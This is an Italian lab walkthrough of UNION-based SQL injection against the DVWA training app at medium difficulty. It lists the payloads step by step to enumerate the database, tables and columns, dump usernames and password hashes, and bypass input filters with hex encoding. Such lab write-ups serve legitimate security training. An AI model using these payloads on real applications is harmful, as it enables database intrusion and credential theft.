
Adesso cambieremo la difficoltà da **LOW** a **Medium**.

Nella modalità di difficoltà "medium" di **DVWA**, le vulnerabilità sono progettate per essere più complesse e richiedere una maggiore conoscenza tecnica per essere sfruttate. Ciò potrebbe implicare l'utilizzo di tecniche più avanzate di SQL injection, come l'utilizzo di operatori logici o la manipolazione di query complesse. Potrebbe essere necessario comprendere meglio la struttura del database e la logica dell'applicazione per avere successo nell'eseguire un attacco di SQL injection in modalità "medium".



1•TROVARE DB


Cerchiamo il database da interpellare tramite il **Repeater** di **Burp Suite**



comando utilizzato: **-1 UNION SELECT DATABASE(), VERSION()#**

2●TROVARE TABELLE


Come per la difficoltà LOW, andiamo a cercarci le tabelle



comando utilizzato: ‘ **UNION SELECT 1,table_name FROM information_schema.tables WHERE table_schema=0x64767761;**

ATTENZIONE


A questo punto alcuni comandi **potrebbero non funzionare più**, perchè potrebbero essere stati sanitizzati, a volte dovremo trasformare in **HEX** le stringhe, come in questo caso la scritta “dvwa”



L'utilizzo di comandi in formato esadecimale può rendere più difficile per un potenziale attaccante l'inserimento di caratteri speciali o sequenze di escape che potrebbero essere rilevati e bloccati dal sistema. L'input in formato **esadecimale** viene spesso utilizzato per **aggirare** i filtri o le procedure di sanitizzazione dei dati che potrebbero essere presenti nell'applicazione.

3●TROVARE COLONNE


All’interno della tabella **users** cerchiamo le **colonne**



comando utilizzato: -1 **UNION SELECT 1,COLUMN_NAME FROM information_schema.columns WHERE table_name=7573657273;**

4 • DUMP

Ottimo, non ci resta che dumpare le **colonne** user e password



comando utilizzato: **-1 UNION SELECT user, password FROM users #**


RECUPERARE INFORMAZIONI VITALI DA ALTRI DB COLLEGATI

- Possiamo provare a controllare altre informazioni molto importanti riguardante il DBMS


- Andremo ad interrogare il DB con comandi

SCHEMATA

‘ UNION SELECT null, SCHEMA_NAME FROM INFORMATION_SCHEMA.SCHEMATA-- -





Con questo comando potremo andare a vedere se esistono altri database, controlliamo con **PhpMyAdmin** se è tutto VERO:





ALTRE INFO

